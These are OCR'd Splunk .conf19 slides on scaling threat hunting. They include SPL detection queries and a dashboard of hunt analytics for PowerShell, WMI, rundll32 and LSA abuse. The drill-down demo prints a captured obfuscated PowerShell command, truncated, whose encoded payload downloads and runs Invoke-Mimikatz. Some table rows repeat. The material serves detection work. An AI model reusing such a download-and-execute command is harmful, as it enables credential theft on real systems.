
Validate your data model



splunk> .conf19

Scheduled Search Run Time

Improve Splunk performance



DEMO

Data Funnel


Make Data Manageable

Client Networks

- Max - 120,000 Endpoints (35 TB / Day)
- Typical – 30,000 to 50,000 Endpoints (2 TB / Day)

Threat Hunting Team

- 2 to 4 analysts for 4 to 8 weeks



Challenges

Things We Learned Along The Way

My mind is like my internet browser;

At least 19 open tabs,
3 of them are frozen,

and I have no clue where the music is coming from.

1. Data Volumes
2. CIM Coverage
3. Performance
   - Joins, Lookup Tables, Saved Searches
4. Analyst Fatigue

Key Takeaways

How we find evil

Useful, normalized data

Analytic development

Automation

Single Pane of Glass


.conf19

splunk>

Thank You !

Go to the .conf19 mobile app to

RATE THIS SESSION



Q&A

Daniel Rossell | Sr Threat Analyst
Ashleigh Moriarty | Sr Threat Analyst

splunk> .conf19

Appendix

splunk> .conf19

Index Pipeline Analytic Example

Base Query – In Database

```
index=process (parent_process_path="*\\powershell*" OR process_path="*\\powershell*" OR command_line IN ("*powershell.exe *","*powershell *")) | eval length=len(command_line) | where length > 200
```

Splunk Saved Search

```
<Base Query> | collect index=analytic_hits
```

Apply Whitelist

```
index=analytic_hits | search NOT [| inputlookup whitelist.csv] | collect index=analytic_hits_whitelist
```

Apply Transforms


```
index=analytic_hits_whitelist | stats count by Process_Name, Command_Line
```

```
| loadjob savedsearch="admin:Dark_Labs_App:Analytic 107 – transform"
```

Backup Slides

splunk> .conf19

Demo 1: Analytic Hits Dashboard



Analytic Hits


Edit | Export | ...

Time: Last 24 hours | Hostname: * | Submit | Hide Filters

Raw Results After Whitelist	Unique Hosts with Results	Matching Analytics
1,890,092	13	248

Hunt Analytic Results - Drilldown To Raw Events

HALID	Name	Description	Category	Confidence	Total_Results
HAL10	Long PowerShell Commands	Returns a list of powershell command lines longer than 200 characters	Atomic	5	510
HAL11	PowerShell Invoke-Expression/Command	Detects usage of the PowerShell Invoke-Expression or Invoke-Command commandlets to evaluate expressions, run scripts on local or remote computers, or run commands within variables.	Atomic	5	169
HAL122	All activity in C:\Users\<username>\AppData\Local\Temp\	Haystack for all files found in C:\Users\<username>\AppData\Local\Temp\ Also includes processes and command line arguments ran out of that directory	Correlation	2	42249
HAL125	APT34 : Malware Staging Directory Query	Query for specific file extensions in a specific directory used by APT34 malware	Atomic	10	24
HAL128	WMIexec.vbs	Collection of data gathering analytics to facilitate hunting for the adversarial use of WMIexec.vbs.	Atomic	9	6
HAL13	All Execution of WMIC from the Command Line	Looking for wmic executing from the command line	Correlation	2	952
HAL134	All PowerShell	Haystack that contains all Powershell commands.	Correlation	1	97756
HAL14	Rundll32.exe loading .dll in User Directory	Explorer kicking off rundll32.exe to execute a DLL located somewhere under C:\Users	Atomic	4	137
HAL141	All System Recon Commands	Retrieves execution for a variety of commands that can be used to gather information about a system	Correlation		127
HAL143	Local Security Authority (LSA) DLL Loads	This rule detects write actions to the DLL registry keys for these packages: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\ HKLM\SYSTEM\CurrentControlSet\Control\Lsa\OSConfig\Security Packages HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages	Correlation	7	54
HAL134	All PowerShell	Haystack that contains all Powershell commands.	Correlation	1	97756
HAL14	Rundll32.exe loading .dll in User Directory	Explorer kicking off rundll32.exe to execute a DLL located somewhere under C:\Users	Atomic	4	137
HAL141	All System Recon Commands	Retrieves execution for a variety of commands that can be used to gather information about a system	Correlation		127
HAL143	Local Security Authority (LSA) DLL Loads	This rule detects write actions to the DLL registry keys for these packages: HKLM\SYSTEM\CurrentControlSet\Control\Lsa\	Correlation	7	54




Demo 1:

Analytic Hits Dashboard


Drill Down to Events for Specific Analytic

Drill down on Analytic 10

- Long PowerShell Commands



```
C:\Windows\system32\cmd.exe /c powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C "sal a New-Object;iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream]
[Convert]::FromBase64String('cG93ZXJzaGVsbC5leGUgIiYge0lFWCAoTmV3LU9iamVjdCBOZXQuV2ViQ2xpZW50KS5Eb3dubG9hZFN0cmluZygnaHR0cHM6Ly9yYXcuZ2l0aHVidXNlcmNvbnRlbnQuY29tL2NseW1iM3IvUG93ZXJTaGVsbC9tYXN0ZXIvSW52b2tlLU1pbWlrYXR6L0ludm9rZS1NaW1pa2F0
[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"
```



Demo 1: Drill Down

Binned by Command Line

